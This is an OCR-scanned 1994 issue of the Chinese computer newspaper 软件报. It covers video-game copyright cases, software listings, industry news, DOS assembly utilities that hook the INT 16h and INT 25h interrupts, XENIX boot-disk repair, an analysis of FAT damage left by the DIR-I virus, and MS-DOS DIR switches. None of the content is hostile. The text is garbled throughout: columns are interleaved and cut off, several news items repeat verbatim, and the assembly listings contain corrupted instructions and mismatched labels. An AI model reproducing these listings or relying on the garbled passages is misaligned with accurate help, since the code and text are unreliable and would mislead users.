解释 如何用著作权保护视觉游戏的音响和映像,是个有争议的事情。美利坚合众国的著作权法,采用了关于著作权和著作邻接权发生的方式主义。因而,为了取得这些权利,必须满足一定的条件,具体地说,要获得著作权保护的必要条件,是要用C符号表示,此外,作为著作权侵权诉讼的起诉必要条件,必须向著作权局提供复制品和登记(registration)证件。

1989年美国批准了采用无形式主义的伯尔尼条约(万国著作权条约),因而美国著作权法所要求的方式主义,实际上已没有意义。但是,为了在著作权受到侵害时,能受一定的司法救济,通知(notice)或登记还是有意义的,因为伯尔尼条约第3条3项起诉条件。

正如上面判官(1)中所说明的,美国的判例把视觉游

★编号:940207
名称:TCASL V2.0系统
作者:张仁科
功能简介: CASL汇编语言是COMET机的一种汇编语言,目前主要用于计算机软件开发人员水平测试,由于COMET机是一台抽气机,在一般PC上无法执行它的命令,于是我们开发了TCASL系统,全新Turbo CASL系统化编写 Turbo 测试系统,它完全兼容于Turbo C,在软件界面、集成的、软件环境、调试器于一环境,其特点如下:
它具有一个优秀的全屏编辑功能,能同时打开多个文件进行编辑,所有编辑命令兼容于Turbo C系列软件,并且提供了一个功能强大的剪贴板(Clipboard),能方便地进行文件之间链接、粘贴、拷贝。

编辑文本文件一样简单。
可编辑出一个ASCII码表或一个计算器,以方便开发者。
所有窗口都是活动的。
缩放自如,编辑窗口可同时打开于一个显示屏中,支持鼠标,CGA,和EGA, VGA的25/43/60行显示。
支持鼠标,所有功能都可由下拉菜单,通过(Hot Key)键实现,通过本软件的使用,您能更灵活运用它,并能通过CASL应用程序。

源程序语言: Turbo C 十、TASM。
运行环境: PC/XT、286、386、486及兼容机、DOS3.0以上。
转让形式: 360K软盘一张,内附说明书。
零售价格: 250元。
收款单位:《软件报》编辑部。
★编号: 940208
名称: WZQ(五子棋游戏)

作者:张仁科
功能简介:五子棋是大受欢迎的棋类游戏,寻找一个水平较高的对手也不太容易,于是我为大家提供了一个计算机对手,它具有很高的水平,有兴趣者不妨和它一试。

源程序语言: Turbo Pascal。
运行环境: PC/XT、286、386、486及兼容机、DOS3.0以上, 屏幕: CGA、EGA、GAVGA。
转让形式: 360K软盘一张。
零售价格: 25元
收款单位:《软件报》编辑部。
若同时购买两款软件, 转让价格260元。

★适用语音校核卡 (本报北京讯)北京大电子技术有限公司日前研制成功汉语语音卡,主要应用于文编语音校对、语音教学、语音信号演示等,利用普通电话进行文件传输,可以边读边校,使平日单调枯燥的文稿校对工作变得十分轻松。该卡可安装在各种PC兼容机上,适用于各种汉字或汉化的软件。

★电脑自动识别印章/签字软件 (本报北京讯)伟基集团最近推出印章、印鉴、签字电脑自动识别软件,它具有识别速度快、准确率高、通用性强、操作简便等优点,达到国际先进水平,在我国金融、邮电、公安、户籍管理、军事刑侦等部门有着广泛的应用前景。

★作家专用软件 (本报北京讯)北京三明电子有限公司日前在业界推出专为作家和新闻记者开发的汉字软件——三明明家专用软件,它可用于文字处理、通讯、管理、文档管理、商务财务管理、电子秘书、日记记事等。

★先进实用的上海“商厦”商业综合管理系统 (本报上海讯)商业综合管理系统“商厦”由上海商厦电脑公司研制成功,该管理系统由商业综合管理系统、财务管理系统、Novell网中计算机集成系统、数据库、由一台EISA总线的486/DX作服务器,带25台386工作站。

完全兼容CASL内存及CPU、CASL内存窗口中四个子窗口,即程序窗口、内存窗口、寄存器窗口和堆栈窗口,在CASL内存窗口内能对寄存器进行Trace, 调试鼠标有Track (单步)、Stop (追踪)、Goto cursor (跟踪光标处)、开能设置16处断点,调试者能够完整地观察程序运行过程中寄存器、堆栈、内存的动态变化,内存、寄存器修改如何

完整的程序只须一个命令(Ctrl-F9)便能在编辑器内进行编译运行,在编译系统严格遵循CASL的语法规则,编译错误自动定位在出错处,编译运行速度特别快。

完全兼容CASL内存及CPU、CASL内存窗口中四个子窗口,即程序窗口、内存窗口、寄存器窗口和堆栈窗口,在CASL内存窗口内能对寄存器进行Trace, 调试鼠标有Track (单步)、Stop (追踪)、Goto cursor (跟踪光标处)、开能设置16处断点,调试者能够完整地观察程序运行过程中寄存器、堆栈、内存的动态变化,内存、寄存器修改如何

★武汉市94年大力推广CAD (本报武汉讯)武汉市近日决定94年为“CAD推广年”,在工业企业中大力推广计算机辅助设计,武汉市科委设想充分利用本市大专院校、科研机构、科研院所的优势,与华中理工大学、国家CAD培训中心为依托,广泛开办学习班,培训技术人员,并鼓励企业、院校联合应用CAD技术改造传统的工业设计方式,首批已建成20家企业应用CAD技术设计产品。(张晋)

★江苏常州首例利用计算机查污案 (本报常州讯)11月12日上午,江苏省常州市中级人民法院对常州市首例利用计算机进行污案的案件作出一审判决,贪污犯蒋波被判处有期徒刑12年,剥夺政治权利3年。蒋波原任常州市农行支行城南分理处主任,93年11月6日和11日利用微机打印存单,伪造原始帐目等手段,先后侵吞公款5笔,计人民币十万元正,案发后蒋波即向常州地区检察院投案自首,并退回全部赃款。(高卫平)

★上海市复旦大学与长江集团联手 (本报上海讯)上海市复旦大学与长江集团联手在计算机软件开发方面的优势,与长江计算机(集团)联合公司合作,争取在三年内使上海主要计算机企业的技术水平领先全国,双方合作意向书签字仪式于元月24日在复旦大学举行。据悉,长江集团还将与复旦大学设立“长江奖学金”。(马远斌)

★计算机对和田河流域农业综合治理规划研究成功 (本报新疆讯)新疆维吾尔自治区水利厅日前在和田地区水利规划院召开和田河流域农业综合治理规划的研究汇报,日前通过了新疆科委的鉴定,该课题的研究对新疆各大小河流域开展综合治理开发,将具有重要的意义。(任子生)

★“形意三码”在广西研制成功 (本报南宁讯)一种易于输入速度快、普及性强的“形意三码”汉字键盘输入系统,已由广西柳州东方新技术公司总工程师罗英辉开发成功,并获国家专利和国家级中心软件认证

★“形意三码”以汉字形、意为主,每个汉字最多不超过三码,且把汉字输入汉字的意思,形操作,变成一种游戏,因此易记好学,且重码率低于1%。(李勇)

★武汉市94年大力推广CAD (本报武汉讯)武汉市近日决定94年为“CAD推广年”,在工业企业中大力推广计算机辅助设计,武汉市科委设想充分利用本市大专院校、科研机构、科研院所的优势,与华中理工大学、国家CAD培训中心为依托,广泛开办学习班,培训技术人员,并鼓励企业、院校联合应用CAD技术改造传统的工业设计方式,首批已建成20家企业应用CAD技术设计产品。(张晋)

★江苏常州首例利用计算机查污案 (本报常州讯)11月12日上午,江苏省常州市中级人民法院对常州市首例利用计算机进行污案的案件作出一审判决,贪污犯蒋波被判处有期徒刑12年,剥夺政治权利3年。蒋波原任常州市农行支行城南分理处主任,93年11月6日和11日利用微机打印存单,伪造原始帐目等手段,先后侵吞公款5笔,计人民币十万元正,案发后蒋波即向常州地区检察院投案自首,并退回全部赃款。(高卫平)

戏包含在著作权对象“音响、映像作品”内,可是,登记官员以画面上只出现非常普通的砖墙画面和小球而没有“独创性”,拒绝予以登记。本判决认为登记官员的判断,把登记可版权性(registerability)和给以著作权保护的这两个问题混淆在一起,因而推翻了他们的判断。在判决中出现法语“scènes a faire”,是指在出现类似的主题和画面时,如果是自然出来的,就不给予著作权保护。

日本关于视觉游戏的著作权问题,有东京地方法院于昭和59年(1984年)9月28日关于“推銷员”软件的判决,法院支持“推銷员”生产者,对不知是谁盗版但提供给顾客使用的盗版软件所提出的赔偿损失的要求,因为“推銷员”是“动画师制作的”,在未获允许便可复制的视觉游戏机上的上,侵犯了判决(1)表现方法、(2)存在形式、(3)内容等三方面,详细论证了把“推銷员”和动画(电影)一样对待。

软件专利纠纷又起

启事
本报“读者、作者联谊手册”已装订完毕,请入册的读者、作者和需要的读者、作者尽快订购。
工本费及邮费共计:4.5元
汇款地址:(610015)成都市金河街75号《软件报》信息部

★适用语音校核卡 (本报北京讯)北京大电子技术有限公司日前研制成功汉语语音卡,主要应用于文编语音校对、语音教学、语音信号演示等,利用普通电话进行文件传输,可以边读边校,使平日单调枯燥的文稿校对工作变得十分轻松。该卡可安装在各种PC兼容机上,适用于各种汉字或汉化的软件。

★电脑自动识别印章/签字软件 (本报北京讯)伟基集团最近推出印章、印鉴、签字电脑自动识别软件,它具有识别速度快、准确率高、通用性强、操作简便等优点,达到国际先进水平,在我国金融、邮电、公安、户籍管理、军事刑侦等部门有着广泛的应用前景。

★作家专用软件 (本报北京讯)北京三明电子有限公司日前在业界推出专为作家和新闻记者开发的汉字软件——三明明家专用软件,它可用于文字处理、通讯、管理、文档管理、商务财务管理、电子秘书、日记记事等。

★先进实用的上海“商厦”商业综合管理系统 (本报上海讯)商业综合管理系统“商厦”由上海商厦电脑公司研制成功,该管理系统由商业综合管理系统、财务管理系统、Novell网中计算机集成系统、数据库、由一台EISA总线的486/DX作服务器,带25台386工作站。

★武汉市94年大力推广CAD (本报武汉讯)武汉市近日决定94年为“CAD推广年”,在工业企业中大力推广计算机辅助设计,武汉市科委设想充分利用本市大专院校、科研机构、科研院所的优势,与华中理工大学、国家CAD培训中心为依托,广泛开办学习班,培训技术人员,并鼓励企业、院校联合应用CAD技术改造传统的工业设计方式,首批已建成20家企业应用CAD技术设计产品。(张晋)

编辑状态下直接获得键码的方法

我们在编制实用程序和编辑各种文本文件时,常常需要输入微机键盘按键的键码值。然而,要得到这些键码值一是查阅有关PC资料,二是退出当前工作状态去运行其它查看键码的有关实用程序来获得,以上这两种方法既浪费时间,又影响我们的工作效率,增加了我们上机操作的烦恼。针对上述问题笔者编制了一个实用程序,解决实际工作中键入按键后自动输入该键对应键码值的问题。

本文提供实用程序GETCODE.ASM是以COM文件格式编制的TSR程序,该程序通过修改中断调用INT16H的服务程序,利用判断直接获取键码值状态为热键是否按下,来设置相应的标志单元HOTKEY以判断当前是否为直接返回按键键码值状态。如果是返回键码值状态,则在完成原中断调用功能后,利用十六进制转换成ASCII码子程序HEXASC将取得的十六进制键码值转换成相应的ASCII码,并存放至相同的内存单元中,同时返回转换后的键码第一个ASCII码值,并将键码未处理完毕的中间标志单元CODEON置位后转换中断结束处理。在下次中断调用时根据CODEON标志单元内容,当中断调用功能INT16H的人口参数为AH=00H时直接处理转换后其余的键码值,当AH=01H时设置键码可读标志,即复位标志寄存器中的零标志位(Z),告诉系统使用人口调用参数AH=00H去调用INT16H中断处理其余键码值,当直接获取键码值状态被一次按下后,消除相应标志单元,并进行原中断调用功能处理。

该程序只要生成COM文件,在机器启动DOS后首先运行驻留内存,在任何需要直接获取键码时只要同时按下左、右SHIFT键+CTRL键,即可进入直接获取键码值状态;如果要关闭该状态,只要同时按下左、右SHIFT键即可退出该状态。该程序可以直接获得任何系统按键及汉字的ASCII值,在实际工作中具有很大的实用价值。辽宁 宋立志
GETCODE.ASM
code segment code
org 100h
assume cs,code,ds,code
begin,jmp start
codeon db 00h;中间标志单元
address dw 0000h;中间地址单元
keynum db 00h;键数单元
keycode dw 0000h;转换后键码存放单元
dw 0000h
cshifit db 03h;热键初始键码值
oldint16 proc far
cshifit proc far
cmp ax,0ababh;判断该程序是否驻留
jnc new16h
cmp bx,0cacch
jnc new16h
mov bx,0ababh
mov dx,0cacch
iret
new16h push bx;新中断服务程序
push cs
push dx
push di
push si
push ds
push es
cmp cs,codeon.01b;判断标志单元
je next2
push ax
mov ax,0040h
mov ds,ax
mov bx,0017h
mov al,[bx]
mov al,07h
push cs
pop ds
cmp al,07h;左SHIFT+右SHIFT+CTRL键码值
je next0

```

cmp al,03h;左SHIFT+右SHIFT的键码值
mov jcx;键码值
jmp next1
next0,mov cshifit.al
pop ax
jmp oldint
next0,mov cshifit.al
next1,pop ax
cmp cshifit.07h
jnc oldint
cmp ah,00h
jne oldint
pushf
call oldint16
push ax
mov al,ah
call hexasc;调用键码转换子程序
mov keycode[0],ax
pop ax
mov sb.al
call hexasc
mov keycode[2],ax
mov bx,offset keycode
xor ax,ax
mov al,[bx];返回转换后键码值
inc bx
mov address[0],bx;保存转换后键码值
mov codeon.01b;置位中间标志单元
mov keynum[0],03h;设置计数单元
jmp return
next2,push cs
pop ds
cmp ah,01h
je setflag
cmp ah,00h
je readkey
jmp oldint
setflag push dp;置位键盘缓冲区
mov dp,sp;有键码可读标志
and word ptr [bp+14h],offbfh
pop bp
jmp return
readkey xor ax,ax;读取其余键码值
mov bx,address[0]
mov al,[bx]
inc bx
mov address[0],bx
dec keynum[0]
cmp keynum[0],00h
jne return
mov codeon.00h
return,pop es
pop ds
pop si
pop di
pop dx
pop cx

```

```

pop bx
iret
oldint,pop es
pop ds
pop si
pop di
pop dx
pop cx
pop bx
jmp cs,oldint16
newint16 endp
hexasc proc near;十六进制转换成and ah,0fh;ASCII码子程序
cmp ah,0ah
jb notadd1
add ah,07h
notadd1,add ah,30h
and al,0f0h
mov cl,04h
shr al,cl
cmp al,0ah
jb notadd2
add al,07h
notadd2,add al,30h
ret
hexasc endp
start push cs
pop ds
mov ax,0ababh;避免重复驻留
mov bx,0cacch
int 16h
cmp bx,0ababh
jne setint
cmp dx,0cacch
jne setint
mov dx,offset message2
mov ah,09h
int 21h
mov ax,4c00h
int 21h
setint,mov ax,3516h;修改中向量
int 21h
mov word ptr oldint16,bx
mov word ptr oldint16+2,cs
mov dx,offset newint16
mov ax,2516h
int 21b
mov dx,offset message1
mov ah,09h
int 21h
mov dx,offset start
add dx,000fh
mov cl,04h
shr ax,cl
mov ax,3100h
int 21h
message1 db '<GETCODE.COM> be installed! 24h
message2 db '<GETCODE.COM > already installed! 07h.24h
code ends
end begin

```

在应用FOXBASE编制的信息管理系统中,进行数据的输入及修改需要频繁的切换汉字系统状态,以实现西文数据与汉字信息的分别输入。汉字系统通过由用户按一些特定的功能键来实现系统状态的切换,如在2.13汉字系统中,按功能键ALT-F3实现拼音码汉字输入,按ALT-F6实现西文字符的输入。如果能在程序当中自动实现汉字状态的切换,将不但可以减少用户的击键次数,减轻用户工作强度,而且可以改善应用系统的用户界面。下面这个程序即实现了这一功能,该程序通过向键盘缓冲区直接写入相应功能键的键码来模拟键盘的输入,从而实现状态的自动切换,程序接收一个数字参数作为相应功能键的标志,其对应关系附后,使用时先将CL.ASM程序编译连接后,用EXE2BIN将其转换为.BIN文件即可使用。

吉林 王华祥 康有军

参数对应关系:
0 --> F1
11 --> 20 ALT-F1
21 --> 30 CTRL-F1
程序调用形式:
LOAD CL.BIN
CALL CL WITH CHR(13)
* 对应功能键ALT-F3
* * * CL.ASM源程序 * * *
CODE SEGMENT
ASSUME CS,CODE.DS,CODE
ORG 100h
CL PROC FAR
START,
PUSH AX
PUSH BX
PUSH CX
PUSH DX
PUSH DS
MOV CH,[BX];取参数,转换为键码
DEC CH
CMP CH,0
JZ JS
CMP CH,30
JNB JS
CMP CH,10
JNB BH1
MOV BH,3BH
ADD BH,CH
JMP BH5;转F1-F10功能键键码
BH1, *
CMP CH,20
JNB BH2
MOV BH,6BH
SUB CH,10
ADD BH,CH
JMP BH5;转ALT-F1-ALT-F10键码
BH2, *
SUB CH,20
MOV BH,5EH
ADD BH,CH
JMP BH5;转ctrl-F1-ctrl-F10键码
BH5, *
PUSH CS
POP DS
MOV BL,0
MOV AX,40H
MOV DS,AX
MOV WORD PTR DS:[20H],BX;写键码入缓冲区
MOV WORD PTR DS:[1AH],0200H
MOV WORD PTR DS:[1CH],0022H
JS,
POP DS
POP DX
POP CX
POP BX
POP AX
RET
CL ENDP
CODE ENDS
END START

汉字系统状态的自动切换

用XENIX应急引导盘解决根文件系统问题

随着XENIX多用户操作系统在金融系统的广泛运行,系统的维护工作显得越来越重要,在日常工作中经常会出现XENIX根文件系统的损坏等问题,如果因此而导致系统不能增加增加了维护人员的工作量,同时也有可能造成数据丢失等一系列不必要的损失。笔者通过实践,运用系统应急引导盘(在超级用户下用mkdev命令建立),使问题得到了很好的解决,现介绍如下,供大家参考。

通常的根文件系统损坏有两种情况,一种是错误地将不同版本系统装入,使系统正确的内核被覆盖;另一种是由于操作不慎,意外地将一个或多个重要的XENIX系统文件修改或删除了。

- 针对两种情况,具体修复步骤如下:
1. 插入应急引导盘,启动机器
 2. 在提示符下键入
bin/lseek -y/dev/hd0root (清理硬盘文件系统)
/etc/mount/dev/hd0root/mnt (将硬盘文件系统安装到软盘/mnt目录下)
cp/mnt/mnt/将软盘上正确的内核拷贝入硬盘文件系统
/etc/umount/dev/hd0root (拆卸硬盘文件系统)
/etc/haltsys (关闭文件系统)
 3. 针对第二种情况,具体修复步骤如下:
1. 插入应急引导盘,启动机器
2. 在提示符下键入
bin/lseek -y/dev/hd0root (清理硬盘文件系统)

Insert a 904151 floppy into drive 0
Press Return to continue or enter q to quit:
将1.2M软盘插入0号驱动器,屏幕显示:
Choice for contents of floppy filesystem
1. Filesystem only
2. Boottable only
3. Root filesystem only
4. Root and boot (only available for 96tpi floppy) Enter an option or enter q to quit
选择1,屏幕显示
Would you like format the floppy first (Y/N)?
键入Y,此时系统首先格式化软盘,然后在软盘上建立一个可引导的根文件系统,建立结束后屏幕显示:
904151disktype floppy creat and checked successfully.
引导盘生成结束后,还要将一些常用命令如umount,1等装入引导盘,操作步骤如下:
/etc/mount/dev/hd06/mnt (将引导盘安装到硬盘文件系统上)
cp /etc/mount/dev/hd06/1 /mnt/etc (将根XENIX常用命令拷贝入)
注:将人命令时应注意不要使软盘空阔溢出。
/umount/dev/hd06 (拆卸软盘)
□ 此页未完请见后页

硬盘划分对软件兼容性的影响

2到DOS3.3为止,DOS对硬盘驱动器划分均有不得超过32MB容量的限制,在DOS3.31及以后版本中,为了能更好地管理和利用大容量硬盘资源,对硬盘驱动器划分进行了扩展,允许用户突破32MB的限制,建立容量大于32MB的分区或逻辑驱动器。但是,这种突破也导致了DOS在磁盘管理方面个别调用参数格式与以前版本相比作了修改,最终对使用这些参数的软件兼容性造成影响,下面给出笔者所掌握的两处有修改的地方,供大家编程时参考。

一、磁盘格式表

磁盘格式表位于每个磁盘或逻辑驱动器第一个扇区上,位置由相对位移000BH处开始算起,具体定义如下:

表中位置	含义
0000	DW,扇区尺寸(字节数/扇区)
0002	DB,扇区个数/每簇
0003	DW,系统BOOT长度(以扇区为单位)
0005	DB,FAT(文件分配表)个数
0006	DW,允许根目录内最大目录项数
0010	DB,盒格式字
0011	DW,每个FAT长度(以扇区为单位)
0013	DW,每道(硬盘为柱面)内的扇区数
0015	DW,磁头数
当盘容量<=32M时	
0008	DW,盘内总扇区数
0017	DW,本DOS盘(包括逻辑盘)起始扇区号
当盘容量>32M时	
0008	DW,衡等子0
0017	DD,本DOS盘(包括逻辑盘)起始扇区号
0021	DD,盘内总扇区数

UCDOS1.0中CLIB24.EXE曾使用表中位移0008处的内容来确定文件分配表项长度,显然在分区大于32MB的驱动器上不会达到预期的目的。

二、INT25与INT26入口参数格式

DIR的命令是内部命令,它的功能是指定目录下的文件和子目录列表显示,当执行不带任何参数和开关的DIR命令时,将显示磁盘的卷标名和序列号;在每行上显示一个目录名或文件名,文件扩展名,文件的字节长度,文件最后一次更改的日期和时间;显示表后两行显示列表的总的文件数目,总的长度和剩余的磁盘自由空间数(以字节为单位)。在MS DOS5.0以前的版本中,DIR命令的功能只有下面格式中第一行内容;在文描述的参数中打“#”的,只对MS DOS5.0有效。

格式为:

```
DIR[drive:][path][filename][p][w][A][:][attributes][l][O][:][sortorder][:][B][:][L][:][C][H]参数说明:
```

[drive:][path]指定想列表显示的驱动器名和目录名。

[filename]指定想列表显示的某个特别文件或一组文件。

开关说明:

- /P指定DIR命令在每显示一满屏后暂停,按任何一个键显示下一屏。
- /W指定DIR命令按宽行格式列表显示,每行显示五个文件名或目录名。

下面的参数对MS DOS5.0以前的版本无效。

- /A[:][attributes]指定DIR命令显示什么属性的文件和目录,如果省略这个参数,DIR命令将显示除隐含的和系统文件之外的所有文件和目录;若选择了该项,而没有指

由于DOS绝对磁盘读(INT25)和绝对磁盘写(INT26)中断服务程序的调用参数格式基本相同,以下仅以INT25为例,作以对比。

格式1:

```
入口AL=驱动器号
CX=要读的扇区数
DX=开始的逻辑扇区号
BX=数据缓冲区偏移
DS=数据缓冲区段址
返回CF=0;成功
      =1;失败(AX中为错误码)
```

保留标志字在堆栈顶部

格式2:

```
入口AL=驱动器号
CX=FFFFH
BX=参数表偏移
DS=参数表段址
参数表定义:
00 DD,开始的逻辑扇区号
04 DW,要读的扇区数
08 DW,数据缓冲区偏移
0E DW,数据缓冲区段址
返回 同格式1
```

注意,格式1适用于分区不超过32MB的任何DOS版本,格式2适用于DOS3.31以后的版本(包括3.31)如果使用DOS3.31或更高版本把硬盘划分成大分区(容量>32MB,那么以前采用格式1(绝对磁盘读、写)编制的软件将不能在磁盘上正确运行,正是存在以上差别,使不少软件出现“只能在小分区中使用,不能在大分区磁盘上运行”的现象,笔者编写了一个INT25参数格式转换程序(附后),经汇编、链接成EXE文件运行后,它自动安装在原INT25中断服务程序前部,截获软件中INT25调用,先把格式1转换为格式2,再转去执行原INT25服务程序,保证了应用软件在大分区磁盘上用正确的格式调用绝对磁盘读、

宝鸡姚宏桥

```
;程序名,INT25.ASM
;适用范围,DOS3.31及以上版本
;
CODE SEGMENT
ASSUME CS,CODE,DS,CODE
BUFFERS DB 10 DUP(0);扩展参数区
```

```
FLAG DW 2525H;保留标志字
;绝对磁盘读格式转换程序
INT25 PROC FAR
CLI
CMP CX,-1;是扩展格式吗?
JNZ L1;不是,需转换格式
CL,DB 09AH,0,0,0,0;调用原INT25
JMP SHORT L3
L1,PUSH DS
PUSH BX
PUSH AX
MOV AX,BX
MOV BX,OFFSET BUFFERS
;按扩展格式构造读盘参数
MOV CS,[BX],DX;开始逻辑区
MOV CS,[BX+4],CX;读扇区数
MOV CS,[BX+6],AX;缓冲区偏移
MOV CS,[BX+8],DS;缓冲区段址
POP AX
PUSH CS
POP DS
MOV CX,-1;指定成扩展格式
c2,DB 09AH,0,0,0,0;调用原INT25
POP BX
POP DS
L3,STI
RET;远返回,保留标志字于栈顶
INT25 ENDP
START,MOV AX,3525H
INT 21H,取原INT25入口向量
MOV SI,OFFSET FLAG
CMP WORD PTR ES,[SI],2525H
JNZ L51;首次保留
MOV AH,4CH
INT 21H
L51,MOV SI,OFFSET C1
MOV CS,[SI+1],BX;形成远调用入口
MOV AX,ES
MOV CS,[SI+3],AX
MOV SI,OFFSET C2
MOV CS,[SI+1],BX
MOV CS,[SI+3],AX
PUSH CS
POP DS
MOV DX,OFFSET INT25
MOV AX,2525H
INT 21H;把本程序安装在原INT25前部
MOV DX,OFFSET START
MOV CL,4
SHR,DX,CL
ADD DX,20H
MOV AH,31H
INT 21H
CODE ENDS
END START
```

【故障现象】日前,正在XENIX系统做将保存在DOS格式的专用软盘上的银行牡丹卡止付名单文件转到XENIX下的储蓄系统中去的工作,发现不能拷贝软盘上的文件,系统提示:软盘上的FAT表不识别。

【故障检修】首先以为是软盘损坏,转到DOS系统察看软盘内容,却发现软盘上的数据可以读出,而且完好无缺!继而以为XENIX中有关设备文件的系统配置有问题,又转到XENIX下检查相应的文件,/etc/tar,/etc/msdos等的文件,发现其中关于软盘驱动器的参数设置内容也是正确的,因为XENIX读取的是DOS系统下察看完好数据文件,由于病毒袭击导致数据文件被破坏出现如此故障的可能性似乎不大,特意询问该软盘的DOS系统管理员,知道该软盘曾被染过DIR-I病毒,但是已用新版UTSCAN软件扫描该软盘,证明其上确实没有DIR-I之类的病毒发现,又据XENIX系统的错误提示信息,猜测DOS软盘的文件分配表有问题,用PCTOOLS7.0的磁盘修复功能对该软盘进行检测,发现其上有两个FAT表内容不符,修复之,XENIX系统即可读出其中的文件内容。

【故障原因】有关技术资料上可以看出,XENIX系统读取软盘数据时,要校验软盘的两个文件分配表是否一致,不一致则报告出错并终止读,但DOS系统则不然,它只把软盘的第二个FAT表当成第一个FAT表的备份,平时只根据第一个FAT表对磁盘操作;只有当第一个FAT表被破坏后,才用第二个FAT表内容校验第一个FAT表。

又是什么原因引起该专用软盘的两个FAT表不一致的呢?通过详细分析DIR-I病毒的源码和机理后,才知其奥秘所在:DIR-I病毒在传染磁盘时,直接修改了第一个FAT表的最后一项为坏磁标(磁盘上的最后两个扇区,即病毒源码所在地),以保护病毒体,但是它却没有相应修改第二个FAT表!而一般的病毒软件消除病毒并不彻底,没有将第一个FAT表恢复正常,这样平时在DOS系统下,尚不着痕迹,谁知一到XENIX系统下,就立即露出了它的狐狸尾巴。

湖南 罗群

宝鸡姚宏桥,宝鸡姚宏桥,宝鸡姚宏桥

MSDOS5.0和6.0中DIR命令功能简介

样的排列顺序列表显示,省略该项,显示时将按物理存储顺序列表显示;如果使用了该参数,而没有指定sortorder(排序条件)值,DIR命令将先对目录名按字典顺序排序,然后对文件名按字典顺序显示,选项中的(C)可有可无,下面给出每个sortorder控制符的说明。

- N 按文件名和目录名的字典顺序(从A到Z)排序输出。
- N 按文件名和目录名的字典顺序(从Z到A)排序输出。
- E 按文件扩展名的字典顺序(从A到Z)排序输出。
- E 按文件扩展名的字典顺序(从Z到A)排序输出。
- D 按文件和目录的最后一次更改的日期和时间排序输出(前者优先)。
- D 按文件和目录的最后一次更改的日期和时间排序输出(后者优先)。
- S 按文件大小排序输出(从小到大递增)。
- S 按文件大小排序输出(从大到小递减)。
- G 将目录名排在文件名之前输出。
- G 将目录名排在文件名之后输出。
- # C 按文件压缩比率大小排序输出(从大到小)。

象属性控制一样,上述参数也可组合使用,DIR命令将根据指定的第一个排序控制符排序,然后根据第二个第三个,第四个...,控制符之间不能出现空格。

- /S 显示指定目录下的所有文件和它所有子目录下的文件。
- /B 指定只显示文件名和目录名,将不显示DIR清单标题项,总行内容,更改时间和文件长度,指定了该项,将使/W参数自动失效。
- /L 指定英文字母以小写形式输出,#/C/H指定显示文件的压缩比率,当使用开关/W或开关/B时,开关/C/H无效。

在DIR命令中可以使用通配符“*”和“?”。例如要显示当前目录下所有以字母“A”打头,扩展名第二个字符是“P”的文件,则在DOS提示符下键入如下命令。

```
DIR A-.*P
```

可以在AUTOEXEC.BAT文件中,通过使用SET命令设置DIRCMD环境变量,来对DIR参数和选项进行预置,在SET DIRCMD命令中可以使用DIR参数选择开关的任何组合,包括文件的路径和名称,例如,使用DIRCMD环境变量来设置列表显示的缺省格式为:对文件名按字典顺序(从A到Z)顺序列表输出,并且目录名要排在文件名之前;只要在AUTOEXEC.BAT文件中键入下面命令。

```
SET DIRCMD=/O,G,N
```

在使用不带任何参数的DIR命令时,将按缺省格式列表输出。 □长沙 王斌

软件报

普及计算机知识 交流计算机技术 培养软件人才 发展软件产业

中国计算机软件技术服务总公司 成都软件公司 成都电子研究所合办 主编：刘德福 副主编：唐敏
国内统一刊号：CN51-0106 订阅代号：61-74 地址：成都市金河街75号 邮政编码：610015

《财神》财会软件

财会电算化的好工具 财会人员的好朋友
领导者决策的好参谋 企业管理的好助手

《财神》通用财会核算系统将使您的财务管理再上新台阶，是您实行财会电算化的最佳选择。备有详细资料，函索即寄，欢迎垂询。

沧州计算机研究所财源滚滚，好运常在。

沧州计算机研究所

地址：河北省沧州市交通大街 邮编：061000
电话：0317-341721 所长：俞海明

《软件报》首届MIS软件开发工具设计大奖赛 要求参赛者应提供的文档的简要说明

按本报94年1月8号一版所公布的MIS软件开发工具设计大奖赛的要求，设计者应提供系统分析说明书，系统详细设计，程序源代码及可执行文件文档；用户使用手册；程序测试方法及测试用例。

·质量保证

其它问题的定义，是确定软件的目标与范围。数据的描述，是说明系统中使用的一切数据以及数据的组织方式或数据结构。功能描述，是说明软件的功能，它在哪种环节下，能起什么样的作用。性能描述，是说明软件的性能，例如它的工作速度，能自动生成用户的MIS应用程序的好坏等。

质量保证，是说明在软件交付使用前是否进行了功能测试和性能测试。如果您将所开发的软件交给用户使用的，其可靠性如何？其它，是指未包含在上述各项中，而又需要在分析说明书中说明的问题。

二、系统设计说明书

这是指系统的概要设计，主要说明您所选择的开发环境，开发工具，软件

的结构，它应包括：
·以图表形式表示的软件总体结构；
·模块的外部设计，包括划分哪些模块，模块的接口，性能，模块间的联结与接口等的简要说明，数据结构设计，包括数据模式，访问方法和存储要求等。

三、系统详细设计
系统详细设计是在系统设计的基础上进行的，它是编码的先导，其目的是为软件结构图中的每一个模块确定采用的算法和块内的数据结构，用设计者自己选择的表达工具给出清晰的描述，此描述必须描述过程的细节，按软件工程的要求此设计在编码时可将其直接翻译成应用程序设计语言书写的源程序。由于我们要求把这些文档都存入磁盘，因此，如果开发者无工具要做到这一点，难度是较大的，为此我们仅仅是希望您的系统详细设计能达到上面这样的要求。为了便于阅读参赛者

者提供的源代码，要求在每一个模块都要注释出模块的名称，所使用的变量及其用途，本模块受哪些模块调用，本模块还将调用哪些模块，如果是带参数的模块，还将对参数的类型，值域等加以说明。

四、程序源代码及可执行文件
这就是指程序清单，如果是用高级语言编写的，它编译后的可执行文件也要提供。特别注意的是所提供的源代码与相应的可执行文件的程序是一致的一版本，即它们是一致。

五、用户使用手册
给出一份详细的用户使用指南，以便用户不经过操作使用培训，仅根据此手册就能正确地使用您的系统。

此文档一般比较大，且文字图表混合是可能的。为此，建议使用WPS，将它排好版，以便编辑部直接提供印刷。为此，规定按16开版面排版，每页约37行，每行39个汉字(连同标点符号)。

六、程序测试方法及测试用例
一个软件产品要进行完全的测试是很难办到的。为此，仅仅说明你所开发的工具是否经过了测试，用什么方法测试的，用了哪些测试用例。

本报编辑部

Lotus公司将在成都召开最新产品发布会

(本报讯)美国Lotus公司与其西南地区总经理成都明牌电脑商行，定于1994年3月15日(星期二)上午9点，在成都饭店国际宴会厅召开Lotus公司最新软件产品发布会。会上将隆重推出中文版的智能办公系统，其中包括中文版的Lotus 1-2-3 4.0 for windows，及荣获五项国际大奖在同类软件中排行第一的图文编辑软件Amipro 2.0for windows的中文版产品。

